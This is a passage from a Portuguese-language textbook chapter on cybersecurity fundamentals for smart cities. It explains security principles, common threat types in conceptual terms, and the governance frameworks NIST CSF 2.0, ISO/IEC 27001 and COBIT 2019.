No passado, a cibersegurança era definida com base nos principais atributos para a segurança da informação, compondo a famosa tríade CIA, em inglês, ***C**onfidentiality*, ***I**ntegrity* e ***A**vailability*, conhecida em português como CID: **C**onfidencialidade, **I**ntegridade e **D**isponibilidade. Com as mudanças nos nossos sistemas, a conexão dos nossos dispositivos, a geração de dados e impacto da cibersegurança nos negócios, empresas, governos e nações, essa definição é considerada limitada e requer um foco maior nas atividades e riscos. Este capítulo e trabalho segue uma visão de cibersegurança como uma ciência. A ciência é uma ferramenta poderosa através da qual nós humanos conseguimos gerar avanços tecnológicos e sociais consideráveis através da aplicação rigorosa do método científico. A ciência representa filosofia, conhecimento e processo. A cibersegurança é um campo recente de pesquisa. Os sistemas digitais datam de menos de 100 anos. As redes de computadores não tem nem 50 anos. Os grandes problemas de segurança não tinham sido observados até as décadas de 1980 e 1990, com o aparecimento e evolução da Internet. Nesses últimos anos, os avanços e a complexidade do ciberespaço cresceram exponencialmente. Brevemente, a cibersegurança é definida como a ciência que estuda e propõe soluções para tornar o ciberespaço seguro contra danos e ameaças, sendo o ciberespaço a integração entre dados, tecnologia e pessoas.

Essa visão mais moderna da cibersegurança engloba diferentes áreas, desde a visão mais técnica, que se expandiu ao longo dos anos com a evolução dos nossos sistemas, até visões voltadas às pessoas, incluindo direito, economia, psicologia, governo, ciências sociais, políticas e outras. Essa visão mais ampla expande as perspectivas da cibersegurança que na definição baseada na tríade CIA trazia limitações por sugerir medidas absolutas, onde um ativo era considerado seguro ou não, o que cria uma falsa sensação de realização, desconsiderando a natureza contínua dos riscos de segurança. Além disso, o foco da tríade incentiva a proteção de ativos individuais em vez de uma abordagem mais ampla e contextual, resultando em soluções temporárias que não abordam o panorama de riscos [Ham 2021]. Para Ham et al. 2021, a tríade não leva em conta o contexto em que os ativos operam, tratando a confidencialidade como uma propriedade isolada, o que pode levar a medidas de segurança ineficazes. Com a evolução da infraestrutura digital e a mudança na natureza das ameaças, é necessário adotar uma abordagem mais dinâmica e contínua para a cibersegurança, em vez de depender de um modelo estático CIA [Lipner and Anderson 2018]. Assim, embora a tríade tenha sido fundamental na cibersegurança, ele não deve mais ser vista como o objetivo final, mas sim como parte de uma atividade contínua que se adapta às mudanças no contexto e nos riscos.

Concomitante à evolução no conceito de cibersegurança, o comportamento dos adversários cibernéticos evoluiu significativamente [de Neira et al. 2020]. Os atacantes agora empregam técnicas avançadas, como engenharia social, *zero day exploits* (*i.e.*, falha ou vulnerabilidade explorada para criar e liberar ameaças antes que os desenvolvedores tenham tempo de criar um pacote para corrigir a vulnerabilidade) e ataques coordenados, tornando a detecção e a resposta mais desafiadoras. Além disso, as motivações por trás dos ataques cibernéticos se diversificaram, abrangendo não apenas ganhos financeiros, mas também objetivos políticos, ideológicos e de espionagem. Essa mudança requer uma compreensão mais abrangente da cibersegurança. A cibersegurança moderna vai além das defesas tradicionais, incorporando estratégias proativas e adaptativas. Essa evolução

inclui a integração da ciência de dados, a inteligência artificial e aprendizado de máquina para detecção de ameaças em tempo real e resposta automatizada [Brito et al. 2023].

Enquanto a tríade CIA estabeleceu a base confidencialidade, integridade e disponibilidade [Lipner and Anderson 2018], a evolução da cibersegurança e a contribuição de diversos especialistas e organizações ao longo dos anos ajudaram a expandir e refinar esses conceitos, incluindo a autenticidade e não repúdio, para atender às necessidades mais complexas da cibersegurança. A **confidencialidade** garante que as informações sensíveis sejam acessíveis apenas para aqueles com autorização, protegendo contra violações de dados e divulgações não autorizadas. A **integridade** assegura a precisão e a confiabilidade dos dados, prevenindo alterações não autorizadas que possam comprometer sua veracidade [Laprie et al. 2004]. A **disponibilidade** garante que as informações e os recursos estejam acessíveis aos usuários autorizados sempre que necessário, protegendo contra interrupções como ataques de negação de serviço. A **autenticidade** confirma que os usuários e os sistemas são genuínos, garantindo que as comunicações e transações sejam feitas por entidades legítimas. O **não repúdio** assegura que uma transação ou comunicação não possa ser negada posteriormente por nenhuma das partes envolvidas, garantindo que as ações realizadas sejam rastreáveis e verificáveis.

Os princípios básicos de segurança aplicados aos sistemas tradicionais, como disponibilidade, integridade, confidencialidade e privacidade, tornam-se ainda mais relevantes no contexto das cidades inteligentes. Isso ocorre devido à grande quantidade de dados sensíveis coletados, processados e distribuídos por dispositivos interconectados, que incluem sensores urbanos, redes de transporte, serviços públicos digitais e infraestruturas críticas. Em geral, essas informações representam dados pessoais, operacionais e administrativos essenciais para o funcionamento dos serviços urbanos. Dessa forma, a disseminação não autorizada desses dados pode acarretar consequências severas para os cidadãos, governos e empresas que operam nesses ecossistemas. A manutenção da privacidade dos dados no escopo de cidades inteligentes apoia-se no uso de *frameworks* robustos que garantam a proteção das informações armazenadas e transmitidas, mantendo-as imunes a manipulações por entidades não autorizadas. A disponibilidade desses dados deve ser assegurada para que entidades autorizadas possam acessá-los conforme necessário.

A cibersegurança de um ecossistema urbano digitalizado é proporcional à proteção de seus elos mais fracos, e os princípios de segurança apresentam relações interdependentes. A Figura 5.4 ilustra que vulnerabilidades em mecanismos de autenticação e controle de acesso podem comprometer a integridade de toda a infraestrutura urbana digital. Nesse contexto, um dos principais desafios é a implementação de soluções de segurança interoperáveis e integradas que contemplem a diversidade de componentes e serviços nas cidades inteligentes. Durante esse processo, deve-se considerar os recursos computacionais disponíveis e as tecnologias aplicáveis para garantir a proteção dos dados. Além disso, as políticas de governança em cibersegurança e privacidade devem atender a regulamentações específicas, que podem variar entre diferentes países e jurisdições. Também é essencial que sejam adotados mecanismos de controle de acesso diferenciados conforme os diferentes níveis de infraestrutura (e.g., borda, névoa e nuvem) e contextos específicos (e.g., resposta a emergências e gestão de desastres naturais). Alguns desses pontos são detalhados a seguir, onde serão explorados os requisitos associados à segurança bem como os principais desafios e práticas adotadas sob a perspectiva das cidades inteligentes.

Figura 5.4: Autenticação e controle em ecossistemas urbanos digitais

Disponibilidade

A cibersegurança e a privacidade dos dados dependem da garantia de disponibilidade das informações e serviços essenciais para organizações, usuários e infraestruturas críticas. A disponibilidade está diretamente relacionada à resiliência dos sistemas conectados, assegurando que falhas em serviços de comunicação, segurança, saúde digital e gestão de energia não comprometam seu funcionamento. Interrupções nesses serviços causam impactos significativos, tornando essencial a adoção de estratégias robustas para mitigar riscos relacionados à disponibilidade. A confiabilidade dos dispositivos IoT, redes de comunicação e infraestruturas em nuvem desempenha um papel central na manutenção da disponibilidade dos serviços. Os dispositivos conectados, como sensores de monitoramento, câmeras de segurança e sistemas de automação, apresentam restrições de energia e capacidade computacional. Dessa forma, os mecanismos de segurança implementados devem equilibrar proteção e eficiência energética. Por exemplo, as técnicas de criptografia devem ser projetadas para reduzir o impacto sobre o consumo energético e a latência dos dispositivos. O monitoramento e a detecção de falhas são fundamentais para garantir a continuidade operacional dos serviços. Sistemas inteligentes podem utilizar aprendizado de máquina para prever e mitigar falhas antes que afetem a infraestrutura. Em dispositivos que transmitem dados periodicamente, interrupções podem indicar falhas operacionais. Já em sistemas que transmitem dados apenas sob condições específicas, o uso de *heartbeats* pode auxiliar na verificação da disponibilidade, exigindo um equilíbrio entre consumo energético e tempo de resposta a falhas.

A segurança dos dispositivos conectados é um desafio crítico, pois o crescimento do número de dispositivos expõe as redes a diversas ameaças cibernéticas. Os ataques de negação de serviço (DoS e DDoS) comprometem a disponibilidade de sistemas essenciais, afetando desde redes corporativas até plataformas de atendimento emergencial. A mitigação desses riscos exige estratégias de detecção e resposta a ataques nos dispositivos de borda e nos roteadores de rede. Medidas como filtragem de tráfego malicioso e bloqueio automático de fontes de ataque são essenciais para a continuidade dos serviços. Além disso, os provedores de nuvem implementam soluções avançadas de mitigação de

DDoS, mas é fundamental adotar políticas de segurança que impeçam que dispositivos comprometidos sejam utilizados como vetores de ataques. Por fim, a resiliência da comunicação requer infraestruturas com redundância de conexões e múltiplos caminhos de transmissão para garantir a continuidade dos serviços. Além disso, a definição de responsabilidades e acordos de nível de serviço para manutenção e resposta a falhas é essencial para evitar interrupções. A gestão da disponibilidade na cibersegurança deve ser parte de um *framework* abrangente, alinhado às melhores práticas e regulamentações, garantindo um ambiente digital seguro e eficiente.

Integridade

A integridade dos dados é um princípio essencial da cibersegurança, garantindo que as informações sejam mantidas íntegras, consistentes e confiáveis ao longo de seu ciclo de vida. A crescente digitalização e o uso de tecnologias como dispositivos IoT e sistemas distribuídos aumentam a complexidade da proteção contra ameaças que podem comprometer a autenticidade e a precisão dos dados. As ameaças à integridade dos dados surgem de diversas formas, incluindo ataques cibernéticos, falhas técnicas e erros operacionais [Brezolin et al. 2024]. Um exemplo crítico é o ataque *Man-in-the-Middle* (MITM), no qual um invasor intercepta e modifica informações trocadas entre sistemas. Além disso, m*alwares* são utilizados para adulterar registros e comprometer a confiabilidade dos dados armazenados. Erros como falhas de *hardware*, configuração inadequada e falta de validação também representam riscos significativos para a integridade dos dados.

Para mitigar essas ameaças, é fundamental adotar práticas e *frameworks* de segurança que fortaleçam a proteção dos dados. Padrões, como a ISO/IEC 27001, fornecem diretrizes para garantir a integridade e segurança da informação. Entre as práticas recomendadas, destacam-se o uso de criptografia e assinaturas digitais, que garantem que os dados não sejam modificados durante a transmissão e que sua origem seja verificável; mecanismos de autenticação e autorização, que promovem um controle rigoroso de acesso para impedir a manipulação não autorizada das informações; detecção de anomalias e monitoramento contínuo, que utilizam inteligência artificial e aprendizado de máquina para identificar padrões suspeitos e possíveis ataques; redundância e validação cruzada de dados, que envolvem a implementação de backups e checagens automatizadas para prevenir a corrupção de informações; e auditorias de segurança, que consistem na revisão periódica de logs e sistemas para detectar possíveis violações e assegurar a integridade dos dados armazenados. Além da implementação de medidas técnicas, é fundamental promover uma cultura organizacional voltada para a cibersegurança, garantindo que usuários e administradores sigam boas práticas e estejam cientes dos riscos envolvidos. Dessa forma, a integridade dos dados pode ser protegida, assegurando maior confiabilidade nos processos e reduzindo vulnerabilidades que possam comprometer a cibersegurança.

Confidencialidade

O princípio da confidencialidade estabelece que informações sensíveis devem ser protegidas contra acessos não autorizados. Em sistemas conectados, como aqueles utiliza-

dos em redes corporativas, dispositivos IoT, aplicações na nuvem e serviços digitais, a confidencialidade garante que dados sigilosos, como credenciais de usuários, registros financeiros e informações pessoais, sejam acessados apenas por entidades autorizadas. A proteção desses dados envolve tanto a segurança na comunicação quanto a segurança no armazenamento, evitando que sejam interceptados, modificados ou utilizados indevidamente. Além disso, medidas eficazes de confidencialidade contribuem para a privacidade dos usuários, dificultando a identificação indevida a partir das informações coletadas. As principais ameaças à confidencialidade ocorrem quando atacantes monitoram e interceptam informações durante a transmissão. Esse tipo de ataque geralmente envolve a captura de dados por meio de monitoramento passivo, seguida da análise do tráfego coletado. Um dos ataques mais comuns nesse contexto é a espionagem, na qual um invasor intercepta comunicações em busca de informações estratégicas. A viabilidade do ataque depende do meio de comunicação utilizado. As tecnologias de curto alcance, como bluetooth, dificultam a interceptação, enquanto redes Wi-Fi, celulares e cabos de dados permitem o monitoramento em larga escala.

Após obter uma quantidade significativa de dados, o invasor pode analisá-los em busca de informações sensíveis. A análise inicial pode incluir a identificação de padrões de tráfego, nomes de usuário e identificadores únicos de dispositivos. Em uma inspeção mais detalhada, o atacante pode correlacionar características específicas para identificar usuários, serviços ou processos automatizados. Caso o invasor consiga mapear comportamentos ou obter credenciais válidas, poderá não apenas comprometer a confidencialidade dos dados, mas também impactar outros princípios de segurança, como integridade e disponibilidade. Além disso, os ataques de personificação ocorrem quando um atacante se passa por um usuário legítimo ou dispositivo autorizado para obter informações continuamente. Nesse cenário, além do vazamento de dados, o sistema pode ser alimentado com informações falsas, comprometendo sua confiabilidade. A proteção da confidencialidade geralmente envolve o uso de criptografia tanto na comunicação quanto no armazenamento de dados. No nível dos dados, mecanismos criptográficos garantem que apenas usuários e sistemas autorizados possam acessá-los. Em ambientes que utilizam computação em nuvem, por exemplo, a criptografia deve ser aplicada antes da transmissão, reduzindo os riscos de exposição durante o transporte e o processamento remoto. No entanto, dispositivos com recursos computacionais limitados, como sensores e sistemas embarcados, exigem soluções de criptografia leve.

Na comunicação segura entre dispositivos e servidores, protocolos como TLS (*Transport Layer Security*) e *IPSec* são amplamente utilizados para estabelecer canais protegidos. Além disso, a escolha do protocolo de comunicação deve considerar recomendações específicas de segurança para mitigar vulnerabilidades inerentes a cada tecnologia. Outra abordagem promissora para garantir a segurança dos dados é o uso de *blockchain*. Essa tecnologia permite o registro imutável das informações em um livro-razão distribuído, reforçando a integridade dos dados. Além disso, contratos inteligentes são utilizados para restringir e controlar o acesso às informações, garantindo a confidencialidade e a privacidade dos dados armazenados. Outro desafio emergente na proteção da confidencialidade é a necessidade de desenvolver soluções de criptografia resistentes à computação quântica. Os algoritmos criptográficos atuais são baseados em problemas matemáticos complexos que não podem ser resolvidos em tempo hábil por computadores

tradicionais. No entanto, espera-se que, com o avanço da computação quântica, algumas dessas proteções se tornem vulneráveis, exigindo novos algoritmos capazes de garantir a segurança dos dados mesmo nesse novo cenário tecnológico [Ribeiro et al. 2023]. Dessa forma, a confidencialidade é um aspecto essencial da segurança da informação em sistemas conectados. O uso de criptografia, protocolos de comunicação seguros e tecnologias emergentes, como *blockchain* e criptografia pós-quântica, são estratégias fundamentais para mitigar ameaças e garantir que informações sensíveis permaneçam protegidas.

Privacidade

A privacidade versa sobre proteger dados sensíveis contra acessos não autorizados e tentativas de exploração indevida. A exposição de informações pessoais resulta em diversos riscos, como vazamento de credenciais, uso indevido de dados para ataques direcionados, extorsão e comprometimento da identidade digital. Além disso, as organizações que falham em proteger a privacidade dos dados enfrentam consequências severas, incluindo perda de credibilidade, danos financeiros e sanções legais. O armazenamento e processamento de informações sensíveis em ambientes digitais são alvos recorrentes de ataques cibernéticos. Para mitigar riscos, é essencial que todos os sistemas implementem mecanismos rigorosos de controle de acesso e autenticação [Nogueira et al. 2021]. Entretanto, a dependência de serviços em nuvem amplia a superfície de ataque, tornando os dados mais expostos e vulneráveis a violações. Além das ameaças externas, existe o risco de exposição intencional total ou parcial de informações por agentes internos que possuem acesso privilegiado. O crescimento do uso de big data e inteligência artificial para análise de informações também requer atenção especial à privacidade. Dados coletados para fins legítimos podem ser reutilizados indevidamente, comprometendo a confidencialidade dos usuários. Empresas e instituições que processam esses dados devem aderir a regulamentações de proteção de dados, como a Lei Geral de Proteção de Dados (LGPD) no Brasil, garantindo transparência sobre a coleta, o uso e a proteção das informações.

Autenticação e Autorização

A autenticação e a autorização são componentes essenciais da cibersegurança, assegurando que apenas usuários e sistemas devidamente identificados possam acessar recursos e serviços digitais. A autenticação consiste em verificar a identidade de uma entidade antes de interagir com sistemas críticos, enquanto a autorização define os privilégios de acesso com base na identidade autenticada. A crescente diversificação de dispositivos conectados e a necessidade de interoperabilidade entre diferentes plataformas tornam a autenticação um desafio contínuo. Métodos tradicionais de autenticação, como senhas, são frequentemente insuficientes diante das ameaças modernas. Como alternativa, soluções mais seguras, como autenticação multifator (MFA), biometria e certificados digitais, têm sido amplamente adotadas para fortalecer a segurança dos acessos.

Entretanto, diversos desafios persistem, incluindo a falta de padronização entre sistemas de autenticação de diferentes fornecedores, a vulnerabilidade de dispositivos com baixa capacidade computacional e a existência de protocolos de comunicação inse-

guros. As tecnologias amplamente utilizadas possuem versões com falhas conhecidas, permitindo que invasores executem ataques para interceptar ou falsificar credenciais. Os principais ataques direcionados a mecanismos de autenticação e autorização incluem falsificação de identidade, clonagem de credenciais, engenharia social e infecção por códigos maliciosos. No ataque por falsificação, um invasor utiliza informações subtraídas de um sistema para se passar por um usuário legítimo e obter acesso indevido a sistemas e dados sensíveis. Os ataques de clonagem envolvem a replicação de credenciais comprometidas para explorar vulnerabilidades em diferentes sistemas.

A engenharia social continua sendo um dos métodos mais eficazes para burlar mecanismos de segurança. Muitos usuários utilizam senhas fracas, reutilizam credenciais ou ignoram práticas recomendadas, facilitando ataques como *phishing*. Além disso, a ausência de autenticação multifator em sistemas críticos aumenta significativamente os riscos. Ataques baseados em códigos maliciosos podem comprometer sistemas inteiros, permitindo que invasores assumam o controle parcial ou total de dispositivos e redes. *Ransomware*, *keyloggers* e *trojans* são algumas das ameaças que podem explorar falhas na autenticação e na autorização para obter acesso não autorizado a sistemas corporativos e redes sensíveis. Para fortalecer a segurança cibernética, é essencial adotar uma abordagem proativa, incluindo o uso de autenticação robusta, monitoramento contínuo de acessos, auditoria de logs e aplicação rigorosa de políticas de segurança. A conscientização dos usuários e a implementação de práticas como a rotação periódica de credenciais e a segregação de privilégios também são fundamentais para reduzir os riscos de ataques cibernéticos e garantir a privacidade dos dados.

Não Repúdio

O princípio do não repúdio assegura que uma transação ou comunicação não possa ser negada posteriormente por nenhuma das partes envolvidas. Esse conceito é fundamental na cibersegurança, pois garante que todas as ações realizadas sejam rastreáveis e verificáveis, proporcionando maior confiabilidade nos processos digitais. Para garantir o não repúdio, diversas técnicas e ferramentas são utilizadas. Entre elas, destacam-se as assinaturas digitais, baseadas em criptografia assimétrica, que asseguram a autenticidade de mensagens e documentos. Além disso, registros auditáveis permitem rastrear atividades em sistemas computacionais, enquanto tokens de autenticação fornecem códigos únicos para validar operações. Esse princípio é essencial em setores como comércio eletrônico, contratos eletrônicos e sistemas bancários, onde a autenticidade e a integridade das transações devem ser garantidas. Ao assegurar que nenhuma das partes possa negar sua participação em uma ação, o não repúdio fortalece a segurança e a confiabilidade dos sistemas digitais.

Vulnerabilidades

Os criminosos cibernéticos buscam constantemente por vulnerabilidades em seus alvos para obter alguma vantagem. Uma vulnerabilidade em um sistema é uma fraqueza no projeto, configuração ou processos que pode ser explorada, comprometendo a segurança. Isso inclui falhas na arquitetura, parâmetros mal configurados ou procedimentos inade-

quados que abrem brechas para ataques. No sistema vulnerável, existe uma oportunidade para uma ameaça quebrar um atributo de segurança (e.g., confiabilidade, disponibilidade, integridade, autenticidade e não repúdio). Quando uma vulnerabilidade é explorada, um invasor pode comprometer o funcionamento de softwares e serviços, roubar identidades e dados pessoais e coordenar ataques contra outros sistemas. Para explorar uma vulnerabilidade de segurança, é necessário um *exploit*, ou seja, uma técnica ou software projetado para se beneficiar de uma vulnerabilidade específica. Existem vários tipos de *exploits*, cada um seguindo diferentes técnicas e propósitos. Por exemplo, o *SQL Injection* é uma técnica onde um invasor insere código SQL malicioso em uma entrada de um aplicativo para manipular ou acessar a base de dados de forma não autorizada. Outro exemplo são os *zero-day exploits*, que visam vulnerabilidades desconhecidas e sem correção disponível.

Ameaças e Atores da Ameaça

Na cibersegurança, uma ameaça representa qualquer potencial perigo de exploração de uma vulnerabilidade para causar danos, perda de dados ou interrupção dos serviços. O ator da ameaça é o indivíduo, grupo, organização ou governo responsável por executar ou planejar um ataque cibernético. O termo adversário é frequentemente utilizado para referenciar qualquer entidade que realiza atividades maliciosas com a intenção de comprometer a segurança de sistemas, redes ou dados. O modelo de adversário descreve as capacidades, objetivos e comportamentos de um atacante em sistemas computacionais ou redes. Ele é essencial na área de segurança, especialmente em criptografia, onde é utilizado para validar a segurança de esquemas e protocolos criptográficos. Um dos modelos mais reconhecidos é o Modelo Dolev-Yao, que assume que um atacante pode escutar toda a comunicação em uma rede e enviar mensagens, mas não pode quebrar a criptografia. Já o Modelo Bellare-Rogaway expande as capacidades do adversário, permitindo modelar diferentes tipos de atacantes, como passivos e ativos. Os vetores de ataque são os métodos ou meios usados por uma ameaça para explorar as vulnerabilidades em sistemas e redes. Entre eles, está o funcionário comprometido, que pode ser manipulado para fornecer acesso não autorizado. A infecção por e-mail ocorre quando mensagens maliciosas induzem usuários a clicar em links ou abrir anexos infectados. O *malware* pode ser introduzido por mídias removíveis, como pen drives, e os dispositivos móveis vulneráveis podem apresentar falhas em aplicativos ou sistemas operacionais.

Um ataque de negação de serviço (do inglês, *Denial of Service*) ou ataque de negação de serviço distribuído (do inglês, *Distributed Denial of Service – DDoS*) utiliza múltiplos meios como vetores de ataques, sendo parte desses vertores de ataques dispositivos conectados para sobrecarregar um alvo. Um bot (diminutivo do inlgês para *robot*) é um dispositivo infectado que executa tarefas programadas, e uma *botnet* é uma redes de dispositivos infectados controlados remotamente por atacantes. Durante um ataque DDoS, um *botmaster* envia comandos para que os bots realizem conexões com a vítima, consumindo seus recursos até causar uma indisponibilidade do serviço.

O *malware* é qualquer software malicioso projetado para explorar vulnerabilidades. Entre os tipos mais comuns estão os vírus, que se anexam a arquivos legítimos e se espalham, e os worms, que se replicam automaticamente em redes. O *adware* exibe anún-

cios indesejados e coleta dados do usuário, enquanto os trojans se disfarçam de software legítimo para roubo de informações. Um *ransomware* é um *malware* que criptografa os dados de um sistema e exige um resgate para a liberação dos dados capturados. *Phishing* é uma técnica de ataque que engana pessoas para que revelem informações pessoais, como senhas e dados financeiros. Ele pode ocorrer por e-mails, SMS e mensagens em redes sociais. O spam refere-se ao envio massivo de mensagens indesejadas, geralmente de caráter publicitário. Muitas vezes, e-mails de spam são usados como vetores para ataques de *phishing*, aumentando as chances de sucesso dos invasores.

5.3. Principais Arcabouços de Governança de Cibersegurança

O crescente avanço das ameaças cibernéticas e a evolução complexa das infraestruturas tecnológicas demandam a implementação de diretrizes que transcendem fronteiras nacionais e setoriais, promovendo uma abordagem coordenada para diminuir ou eliminar vulnerabilidades e assegurar a integridade dos sistemas. Assim, destacam-se os arcabouços amplamente reconhecidos como o do National Institute of Standards and Technology (NIST), os padrões da International Organization for Standardization (ISO) e o modelo de governança de TI promovido pelo Control Objectives for Information and Related Technologies (COBIT).

O NIST, por meio dos arcabouços como o Cybersecurity Framework (CSF), fornece um modelo de gestão de riscos estruturado e adaptável, orientado pela análise de ameaças e respostas às vulnerabilidades emergentes. Por sua vez, os padrões ISO/IEC, notadamente a ISO/IEC 27001 e a ISO/IEC 27002, consolidam diretrizes para a implantação de Sistemas de Gestão de Segurança da Informação (SGSI), estabelecendo um referencial para a conformidade e boas práticas organizacionais. Por fim, o COBIT, desenvolvido pela ISACA, apresenta um modelo abrangente de governança e gestão de TI, alinhando metas corporativas com objetivos de controle e desempenho, com ênfase na responsabilidade organizacional e na melhoria contínua da segurança da informação.

NIST Cybersecurity Framework

O NIST CSF é um arcabouço de avaliação de cibersegurança projetado para analisar a postura cibernética das organizações com base em critérios predefinidos, fornecendo uma metodologia sistemática para identificar pontos fortes, fraquezas e áreas de melhoria nos controles, práticas e processos. Um arcabouço de políticas de cibersegurança, por outro lado, oferece diretrizes estruturadas para os governos locais sobre o que incluir nas políticas de segurança cibernética. As políticas de cibersegurança geralmente não incluem medidas técnicas, mas estabelecem os princípios da governança de segurança cibernética e fornecem uma abordagem estruturada para medidas de segurança voltadas para a prevenção e resposta a ataques cibernéticos [Hossain et al. 2024].

Em fevereiro de 2024, uma década após o lançamento da primeira versão, o Instituto Nacional de Padrões e Tecnologia (NIST) lançou o CSF 2.0, uma atualização do CSF 1.1, publicado em abril de 2018. Até então, o NIST CSF definia os principais pilares de um programa de segurança cibernética eficaz e abrangente por meio de cinco funções essenciais: Identificar, Proteger, Detectar, Responder e Recuperar. Com essa atualização, o NIST introduziu uma sexta função, Governança, que trata de como uma organização pode

tomar e implementar suas próprias decisões internas para fortalecer sua estratégia de segurança cibernética. Essa nova função destaca a cibersegurança como um fator crítico de risco empresarial, equiparando-a a riscos legais, financeiros e outros aspectos estratégicos considerados pela alta liderança. Essas funções são universalmente aplicáveis, permitindo que qualquer organização, independentemente do seu porte ou setor, adapte estratégias para atender aos seus perfis de risco, ambientes tecnológicos e objetivos [Pascoe 2023].

A Figura 5.5 apresenta A Roda de Funções do arcabouço do NIST 2.0. Trata-se de uma ferramenta conceitual usada para representar de forma estruturada as funções de cibersegurança que uma organização deve adotar para gerenciar e mitigar riscos cibernéticos. As funções centrais do arcabouço NIST são os principais componentes que estruturam o arcabouço e orientam as organizações na implementação de práticas eficazes de cibersegurança.

Figura 5.5: Funções do arcabouço NIST 2.0 [Pascoe 2023]

Essas funções são descritas no mais alto nível do arcabouço e são essenciais para criar uma abordagem holística para a segurança cibernética. [Pascoe 2023] define:

- Governar (*GOVERN* - GV) - Estabelecer e monitora as expectativas e a política de gerenciamento de risco de segurança cibernética da organização. A função governar é transversal e fornece resultados para informar como uma organização alcançará e priorizará os resultados das outras cinco funções no contexto de sua missão e expectativas das partes interessadas. Direciona uma compreensão do contexto organizacional; o estabelecimento da estratégia de segurança cibernética e gerenciamento de risco da cadeia de suprimentos de segurança cibernética; funções, responsabilidades e autoridades; políticas, processos, 199 e procedimentos; e a supervisão da estratégia de segurança cibernética.

- Identificar (*IDENTIFY* - ID) - Ajuda a determinar o risco atual de segurança cibernética para a organização. Entender seus ativos (por exemplo, dados, *hardware*,

software, sistemas, instalações, serviços, pessoas) e os riscos de segurança cibernética relacionados permite que uma organização concentre e priorize seus esforços de forma consistente com sua estratégia de gerenciamento de risco e as necessidades de missão 204 identificadas em GOVERNAR.

- Proteger (*PROTECT* - PR) - Usa salvaguardas para prevenir ou reduzir o risco de segurança cibernética. Uma vez que os ativos e riscos são identificados e priorizados, suporta a capacidade de proteger esses ativos para prevenir ou reduzir a probabilidade e o impacto de eventos adversos de segurança cibernética.
- Detectar (*DETECT* - DE) - Encontra e analisa possíveis ataques e comprometimentos de segurança cibernética. Permite a descoberta e análise oportunas de anomalias, indicadores de comprometimento, e outros eventos de segurança cibernética potencialmente adversos que podem indicar que ataques e incidentes de segurança cibernética estão ocorrendo.
- Responder (*RESPOND* - RS) - Toma medidas em relação a um incidente de segurança cibernética detectado. Oferece suporte à capacidade de conter o impacto de incidentes de segurança cibernética.
- Recuperar (*RECOVER* - RC) - Restaura ativos e operações que foram impactados por um incidente de segurança cibernética. Oferece suporte à restauração oportuna de operações normais para reduzir o impacto de incidentes de segurança cibernética e permitir a comunicação apropriada durante os esforços de recuperação.

ISO/IEC 27001

A Organização Internacional para Padronização (ISO) e a Comissão Eletrotécnica Internacional (IEC) estabeleceram a norma ISO/IEC 27001 com o objetivo de fornecer diretrizes e padrões para a governança de sistemas de Tecnologia da Informação (TI). Esse normativo integra a série ISO/IEC 27000, que sistematiza melhores práticas, diretrizes e requisitos técnicos para a proteção de ativos informacionais e a mitigação de riscos organizacionais associados à segurança da informação [Yusif and Hafeez-Baig 2021]. Conforme representado na Figura 5.6, a ISO/IEC 27001 estrutura-se em torno de cinco processos fundamentais: avaliação, direcionamento, monitoramento, comunicação e garantia da segurança dos sistemas de TI. Além disso, define cinco princípios essenciais para a governança de segurança: (i) incorporação da segurança da informação na estrutura organizacional, (ii) adoção de uma abordagem baseada em risco, (iii) criação de um ambiente organizacional seguro, (iv) estabelecimento de diretrizes para investimentos em segurança da informação e (v) revisão e avaliação do desempenho com base nos resultados estratégicos da organização.

Adicionalmente, a ISO/IEC 27001 fornece um referencial normativo para a integração e o alinhamento das estratégias de TI com os objetivos estratégicos da organização. O modelo de governança proposto abrange os níveis estratégico, tático e operacional, fornecendo mecanismos para o direcionamento, monitoramento e avaliação das funções e atividades relacionadas à segurança da informação no contexto corporativo. Entretanto, a adoção da ISO/IEC 27001 apresenta desafios significativos. Entre as principais limitações, destaca-se a complexidade inerente ao seu processo de implementação, que exige

conformidade com extensas listas de verificação e requisitos normativos voltados à auditoria e à certificação. Esse fator gera resistência organizacional, dado o alto custo associado à adoção do padrão, bem como a necessidade de especialistas altamente qualificados em segurança da informação e governança de TI. Além disso, a implementação demanda recursos substanciais em termos de tempo, infraestrutura e capacitação profissional, o que pode dificultar sua adoção em organizações com restrições orçamentárias ou baixa maturidade em governança da segurança da informação.




Figura 5.6: ISO/IEC 27001 - Princípios de governança

COBIT 2019

O COBIT (*Control Objectives for Information and Related Technologies*) é uma estrutura voltada para a governança e gestão da tecnologia da informação nas organizações. A versão mais recente, COBIT 2019, sucedeu à COBIT 5 e representa a sexta edição lançada pela ISACA *(Information Systems Audit and Control Association)*. Essa atualização trouxe uma série de aprimoramentos na arcabouço de governança, incluindo a introdução de seis princípios de governança, a definição de 40 processos que estruturam a gestão da TI, a adição de novos princípios à estrutura de governança, a incorporação de fatores de desenho que permitem adaptar a estrutura às necessidades específicas de cada organização, além da renomeação dos *enablers* (facilitadores) para componentes.

